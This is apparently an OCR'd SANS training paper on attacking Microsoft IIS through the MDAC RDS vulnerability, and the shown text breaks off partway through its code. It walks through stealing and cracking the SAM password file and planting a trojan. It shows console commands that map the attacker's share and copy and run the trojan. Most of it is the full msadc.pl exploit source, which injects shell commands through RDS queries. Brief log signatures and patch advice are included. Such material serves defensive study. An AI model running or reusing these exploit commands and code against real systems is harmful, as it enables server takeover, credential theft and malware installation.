


Then we expand the repair file and rename it to SAM.

© SANS Institute 2000 - 2005 Author retains full rights.




And then run a brute force password cracking program against it.



© SANS Institute 2000 - 2005 Author retains full rights.

While that is running we will use the IIS MDAC RDS Vulnerability to establish a way to upload our Trojan. There is one step that needs to be set up first.

1) We create a share on our workstation to copy our Trojan into. The type of Trojan used and it's capabilities are beyond the scope of this paper. The share name is Trojan.




© SANS Institute 2000 - 2005 Author retains full rights.

2) Using the RDS Vulnerability again we will now:
   A) map a network drive from the target(2.0.0.100) to our workstation(2.0.0.200).
   B) Copy our Trojan from our shared directory to the target machine
   C) Run our Trojan (This line is for simplicity, usually Trojans are hidden inside trusted or system programs and run on reboot)
   D) Disconnect the mapping to our machine

```
Microsoft(R) Windows 98
   (C)Copyright Microsoft Corp 1981-1998.

C:\WINDOWS>cd\v

C:\v>perl msadc.pl -h 2.0.0.100
-- RDS smack v2 - rain forest puppy / ADM / wiretrip --
Type the command line you want to run (cmd /c assumed):
cmd /c net use t: \\2.0.0.200\trojan

Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!

C:\v>perl msadc.pl -h 2.0.0.100
-- RDS smack v2 - rain forest puppy / ADM / wiretrip --
Type the command line you want to run (cmd /c assumed):
cmd /c copy t:\iexplore.exe c:\temp

Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!

C:\v>perl msadc.pl -h 2.0.0.100
-- RDS smack v2 - rain forest puppy / ADM / wiretrip --
Type the command line you want to run (cmd /c assumed):
cmd /c c:\temp\iexplore.exe

Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!

C:\v>perl msadc.pl -h 2.0.0.100
-- RDS smack v2 - rain forest puppy / ADM / wiretrip --
Type the command line you want to run (cmd /c assumed):
cmd /c net use t: /delete

Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!

C:\v>_
```


© SANS Institute 2000 - 2005 Author retains full rights.

And also the Administrator password is ours.



© SANS Institute 2000 - 2005 Author retains full rights.

5. Steps of the exploit

The following steps show how to use the exploit.

1. Use scans or searches to define MS IIS web servers.
2. Using URL's , define whether the vulnerability exists in the IIS server..
3. After a vulnerable server has been defined, use the access to the target machine to map out the directories of the target machine, taking the time to define any other services or programs that may be of use.
4. Define whether the FTP server is running. If it is, make a note of the mapped directory. If not, use the RDS IIS exploit to start the service.
5. After the FTP service is started, continue with the RDS IIS exploit, using it to copy c:\winnt\repair\sam._ to the FTP server directory, download it, delete it from the FTP server subdirectory, and shut down the FTP server.
6. When you have the sam._ file, you will need to expand it on an system running NT using the command line ' expand sam._ SAM.
7. The file is now ready to be run against a brute force cracking program.
8. Now we need to prepare to send our Trojan to the target system, so first lets share a directory that contains our Trojan.
9. Then using RDS IIS exploit access we connect the target system to our share that we will call the q drive.. And then using the a simple command 'copy q:\[trojan.exe] c:\[target drive]\[newname.exe]'
10. Then , if possible, activate the Trojan
11. Disconnect the mapped drive to you share.
12. And hopefully by now the brute force cracking program may be done and if the password hasn't changed since installation, you now have the admin password.

6. How to use the exploit

Our exploit originally was focusing on the Microsoft NT IIS 4 Remote Web Based Administration Vulnerability. We quickly became aware of how much using RDS IIS exploit as well enhanced it. Not only did it create a much more powerful combination, it also speeded the whole process up and lessened the likelihood of detection. Using the Microsoft NT IIS 4 Remote Web Based Administration Vulnerability, we were able to document and identify the structure of the target machine thereby giving us the opportunity to plan in advance the steps needed to compromise the system. This is also a big help in identifying any ancillary programs or services that may also be exploited. The use of the command line access to the target machine using the RDS IIS exploit and Perl scripts adds increased capability to create file access (albeit in reverse) and the ability to upload files to where you want to put them, start and stop services, etc.

Our exploit of this vulnerability used the Password crack program-LophtCrack ,and Perl script MSADC/RDS 'usage' (AKA exploit) script version 2 by rain forest puppy

© SANS Institute 2000 - 2005 Author retains full rights.

7. Signature of the attack

The IIS event log provides information that indicates when someone has tried to exploit this vulnerability.

IIS HTTP Log File:

```
2.0.0.200, -, 2/19/01, 14:10:16, W3SVC, SERVER, 2.0.0.100,
5428, 334, 179, 200, 0, GET, /scripts/iisadmin/ism.dll,
http/serv,
2.0.0.200, -, 2/19/01, 14:10:47, W3SVC, SERVER, 2.0.0.100,
36242, 334, 179, 200, 0, GET, /scripts/iisadmin/ism.dll,
http/serv,
2.0.0.200, -, 2/19/01, 14:10:55, W3SVC, SERVER, 2.0.0.100,
0, 385, 179, 200, 0, GET, /scripts/iisadmin/ism.dll,
http/serv,
2.0.0.200, administrator, 2/19/01, 14:11:22, W3SVC, SERVER,
2.0.0.100,     40,     385,     5098,     200,     0,     GET,
/scripts/iisadmin/ism.dll, http/serv,
```

The IIS log file for FTP shows a bit more detail.

IIS FP Log File:

```
2.0.0.200, anonymous, 2/19/01, 15:58:47, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [1]USER, anonymous, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:47, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 230, 0, [1]PASS, mozilla@, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:47, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 2, [1]sent, /, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:47, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 426, 2, [1]sent, /, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:53, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 5, [1]created, tk.htm, -,
2.0.0.200, anonymous, 2/19/01, 15:58:53, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [2]USER, anonymous, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:53, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 230, 0, [2]PASS, mozilla@, -,
2.0.0.200, mozilla@, 2/19/01, 15:58:53, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 5, [2]created, tk.htm, -,
2.0.0.200, anonymous, 2/19/01, 16:00:08, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [3]USER, anonymous, -,
2.0.0.200, mozilla@, 2/19/01, 16:00:08, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 230, 0, [3]PASS, mozilla@, -,
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
2.0.0.200, mozilla@, 2/19/01, 16:00:08, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 2, [3]sent, /iisadmin, -,
2.0.0.200, mozilla@, 2/19/01, 16:00:08, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 2, [3]sent, /iisadmin, -,
2.0.0.200, anonymous, 2/19/01, 16:00:46, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [4]USER, anonymous, -,
2.0.0.200, mozilla@, 2/19/01, 16:00:46, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 230, 0, [4]PASS, mozilla@, -,
2.0.0.200, mozilla@, 2/19/01, 16:00:46, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 2, [4]sent, /, -,
2.0.0.200, mozilla@, 2/19/01, 16:00:46, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 426, 2, [4]sent, /, -,
2.0.0.200, mozilla@, 2/19/01, 16:16:04, MSFTPSVC1, SERVER,
2.0.0.100, 917920, 0, 0, 421, 121, [4]closed, -, -,
2.0.0.200, jim, 2/19/01, 16:30:59, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [5]USER, jim, -,
2.0.0.200, -, 2/19/01, 16:31:01, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 530, 1326, [5]PASS, -, -,
2.0.0.200, jim, 2/19/01, 16:42:51, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [6]USER, jim, -,
2.0.0.200, -, 2/19/01, 16:42:53, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 530, 1326, [6]PASS, -, -,
2.0.0.200, anonymous, 2/19/01, 16:44:32, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 331, 0, [7]USER, anonymous, -,
2.0.0.200, mozilla@, 2/19/01, 16:44:32, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 230, 0, [7]PASS, mozilla@, -,
2.0.0.200, mozilla@, 2/19/01, 16:44:32, MSFTPSVC1, SERVER,
2.0.0.100, 0, 0, 0, 550, 5, [7]created, tk.htm, -,
```

8. How to protect against the exploit

All servers should be patched to the latest OS service packs, Delete the ISM.DLL from the /scripts/iisadmin directory. Install the latest version of MDAC 2.1.2.4202.3 (GA) (also known as MDAC 2.1 SP2) from: http://www.microsoft.com/data/download.htm

Disable Anonymous Access to the /msdac virtual directory. Change the administrators password AFTER the initial install.

© SANS Institute 2000 - 2005 Author retains full rights.

9. Source code/ Pseudo Code

The source code of the Perl script can be found at http://www.Securityfocus.com/ bugtraq id 529.

```
#!/usr/bin/perl
#
# MSADC/RDS 'usage' (aka exploit) script version 2
#
#    by rain forest puppy
#
#    - added UNC support, really didn't clean up code, but
oh well

use Socket; use Getopt::Std;
getopts("e:vd:h:XRVNwcu:s:", \%args);

print "-- RDS smack v2 - rain forest puppy / ADM / wiretrip --
\n";

if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
     -h <host>           = host you want to scan (ip or
domain)
     -d <seconds>        = delay between calls, default 1
second
     -X              = dump Index Server path table, if
available
     -N              = query VbBusObj for NetBIOS name
     -V              = use VbBusObj instead of
ActiveDataFactory
     -v              = verbose
     -e              = external dictionary file for step 5
     -u <\\\\host\\share\\file>    = use UNC file
     -w              = Windows 95 instead of Windows NT
     -c              = v1 compatibility (three step query)
     -s <number>         = run only step <number>

     Or a -R will resume a (v2) command session

~; exit;}
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
##########################################################
# config data

@drives=("c","d","e","f","g","h");

@sysdirs=("winnt","winnt35","winnt351","win","windows");

# we want 'wicca' first, because if step 2 made the DSN,
it's ready to go
@dsns=("wicca", "AdvWorks", "pubs", "CertSvr",
"CFApplications",
     "cfexamples", "CFForums", "CFRealm", "cfsnippets",
"UAM",
     "banner", "banners", "ads", "ADCDemo", "ADCTest");

# this is sparse, because I don't know of many
@sysmdbs=(     "\\catroot\\icatalog.mdb",

     "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",

     "\\system32\\help\\iishelp\\iis\\htm\\tutorial\\eecustm
r.mdb",
          "\\system32\\certmdb.mdb",
          "\\system32\\ias\\ias.mdb",
          "\\system32\\ias\\dnary.mdb",
          "\\system32\\certlog\\certsrv.mdb" ); #these are
%systemroot%
@mdbs=(
     "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
     "\\cfusion\\cfapps\\forums\\forums_.mdb",
     "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
     "\\cfusion\\cfapps\\security\\realm_.mdb",
     "\\cfusion\\cfapps\\security\\data\\realm.mdb",
     "\\cfusion\\database\\cfexamples.mdb",
     "\\cfusion\\database\\cfsnippets.mdb",
     "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb
",
     "\\progra~1\\common~1\\system\\msadc\\samples\\advworks
.mdb",
     "\\cfusion\\brighttiger\\database\\cleam.mdb",
     "\\cfusion\\database\\smpolicy.mdb",
     "\\cfusion\\database\cypress.mdb",
     "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_ma
in1.mdb",
     "\\website\\cgi-win\\dbsample.mdb",
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
     "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.
mdb",
     "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk
.mdb"
     );  #these are just \
#############################################################

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else {$verbose=0;}
if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}
if(!defined $args{R}){ $target= inet_aton($ip)
     || die("inet_aton problems; host doesn't exist?");}
if (!defined $args{R}){ $ret = &has_msadc; }

if (defined $args{X}) { &hork_idx; exit; }
if (defined $args{N}) { &get_name; exit; }

if (defined $args{w}){$comm="command /c";} else {$comm="cmd
/c";}
if (defined $args{R}) { &load; exit; }

print "Type the command line you want to run ($comm
assumed):\n"
     . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

if (!defined $args{s} || $args{s}==1){
print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;}

if (!defined $args{s} || $args{s}==2){
print "\nStep 2: Trying to make our own DSN...";
if (&make_dsn){ print "<<success>>\n"; sleep(3); } else {
     print "<<fail>>\n"; }}   # we need to sleep to let the
server catchup

if (!defined $args{s} || $args{s}==3){
print "\nStep 3: Trying known DSNs...";
&known_dsn;}

if (!defined $args{s} || $args{s}==4){
print "\nStep 4: Trying known .mdbs...";
&known_mdb;}

if (!defined $args{s} || $args{s}==5){
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
if (defined $args{u}){
print "\xStep 5: Trying UNC...";
&use_unc; } else { "\nNo -u; Step 5 skipped.\n"; }}

if (!defined $args{s} || $args{s}==6){
if (defined $args{e}){
print "\nStep 6: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 6 skipped.\n"; }}

print "\n\nNo luck, guess you'll have to use a real hack,
eh?\n";
exit;

##############################################################
##################

sub sendraw {  # this saves the whole transaction anyway
     my ($pstr)=@_;
     socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0)
||
          die("Socket problems\n");
     if(connect(S,pack "SnA4x8",2,80,$target)){
          open(OUT,">raw.out");   my @in;
          select(S);     $|=1;     print $pstr;
          while(<S>){ print OUT $_; push @in, $_;
               print STDOUT "." if(defined $args{X});}
          close(OUT); select(STDOUT); close(S); return @in;
     } else { die("Can't connect...\n"); }}

##############################################################
##################

sub make_header {  # make the HTTP request
my $aa, $bb;
if (defined $args{V}){
$aa="VbBusObj.VbBusObjCls.GetRecordset";
$bb="2";
} else {
$aa="AdvancedDataFactory.Query";
$bb="3";}

$msadc=<<EOT
POST /msadc/msadcs.dll/$aa HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed;
boundary=!ADM!ROX!YOUR!WORLD!; num-args=$bb

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
;
$msadc=~s/\n/\r\n/g;
return $msadc;}

##############################################################
##################

sub make_req {  # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;

if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where
City='|shell(\"$command\")|'";
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
     $p1 . ":\\" . $p2 .
"\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}

elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}

elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C='|shell(\"$command\")|'";
$dsn="$p1";}

elsif ($switch==4){ # attempt to hork file info from index
server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}

elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
elsif ($switch==6){ # this is table-independant query (new)
$query="select * from MSysModules where
name='|shell(\"$command\")|'";
$dsn="$p1";}

$t1= make_unicode($query);
$t2= make_unicode($dsn);
if(defined $args{V}) { $req=""; } else {$req =
"\x02\x00\x03\x00"; }
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}

##############################################################
###################

sub make_unicode { # quick little function to convert to
unicode
my ($in)=@_; my $out;
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1)
. "\x00"; }
return $out;}

##############################################################
###################

sub rdo_success { # checks for RDO return success (this is
kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}

##############################################################
###################

sub make_dsn {  # this (tries to) make a DSN for us
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET
/scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
     "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
     . $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr=
HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
  foreach $line (@results) {
    return 1 if $line=~/<H2>Datasource creation
successful<\/H2>/;}}
} return 0;}

##############################################################
###################

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

##############################################################
###################

sub try_btcustmr {

foreach $dir (@sysdirs) {
 print "$dir -> "; # fun status so you can see progress
 foreach $drive (@drives) {
 print "$drive: ";  # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() .
make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";

save("dbq=".$drive.":\\".$dir."\\help\\iis\\htm\\tutorial\\b
tcustmr.mdb;");
     exit;}
else { verbose(odbc_error(@results)); funky(@results);}}
print "\n";}}

##############################################################
###################

sub odbc_error {
my (@in)=@_; my $base;
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
my $base = content_start(@in);
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error.  Please sent this info to
rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] .
$in[$base+3] .
     $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

##############################################################
###################

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

##############################################################
###################

sub save {
my ($p1)=@_; my $ropt="";
open(OUT, ">rds.save") || print "Problem saving
parameters...\n";
if (defined $args{c}){ $ropt="c ";}
if (defined $args{V}){ $ropt.="V ";}
if (defined $args{w}){ $ropt.="w ";}
print OUT "v2\n$ip\n$ropt\n$p1\n";
close OUT;}

##############################################################
###################

sub load {
my ($action)=@_;
my @p; my $drvst="driver={Microsoft Access Driver
(*.mdb)};";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
die("Wrong rds.save version") if $p[0] ne "v2\n";
$ip="$p[1]"; $ip=~s/\n//g;
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
@switches=split(/ /,$p[2]);
foreach $switch (@switches) {
     $args{$switch}="1";}

if (defined $args{w}){$comm="command /c";} else {$comm="cmd
/c";}
print "Type the command line you want to run ($comm
assumed):\n"
     . "$comm ";
$in=<STDIN>;    chomp $in;
$command="$comm " . $in ;

$torun="$p[3]"; $torun=~s/\n//g;
if($torun=~/btcustmr/){
     $args{'c'}="1";}   # this is a kludge to make it work

if($torun=~/^dbq/){ $torun=$drvst.$torun; }

if(run_query("$torun")){
     print "Success!\n";} else { print "failed\n"; }
exit;}

##############################################################
##################

sub create_table {
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}

##############################################################
##################

sub known_dsn {
foreach $dSn (@dsns) {
     print ".";
     next if (!is_access("DSN=$dSn"));
     if(create_table("DSN=$dSn")){
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
     if(run_query("DSN=$dSn")){
     print "$dSn: Success!\n"; save ("dsn=$dSn"); exit; }}}
print "\n";}

##############################################################
##################

sub is_access {
my ($in)=@_;
return 1 if (!defined $args{c});
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

##############################################################
##################

sub run_query {
my ($in)=@_; my $req;
if (defined $args{c}){$req=3;} else {$req=6;}
$reqlen=length( make_req($req,$in,"") ) - 28;

$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req($req,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 0;}

##############################################################
##################

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

foreach $drive (@drives) {
 foreach $dir (@sysdirs){
  foreach $mdb (@sysmdbs) {
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
   print ".";
   if(create_table($drv.$drive.":\\".$dir.$mdb)){
    if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
     print "$mdb: Success!\n"; save ("dbq=".$drive
.":\\".$dir.$mdb); exit;
    }}}}}

 foreach $drive (@drives) {
  foreach $mdb (@mdbs) {
   print ".";
   if(create_table($drv.$drive.":".$mdb)){
    if(run_query($drv.$drive.":".$mdb)){
     print "$mdb: Success!\n"; save
("dbq=".$drive.":".$mdb); exit;
    }}}}
}

##############################################################
##################

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print "  NOTE:  Sometimes this takes a while, other times it
stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
     $results[$c]=~s/\x00//g;
     $results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
     $results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
     $results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
     $d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n";
}}

##############################################################
##################

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external
dictionary\n");
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
while(<IN>){
     $hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
     next if (!is_access("DSN=$dSn"));
     if(create_table("DSN=$dSn")){
     if(run_query("DSN=$dSn")){
     print "Success!\n"; save ("dsn=$dSn"); exit; }}}
print "\n"; close(IN);}

##############################################################
###################

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) { # assume there's less than 500
headers
 if($in[$c] =~/^\x0d\x0a/){
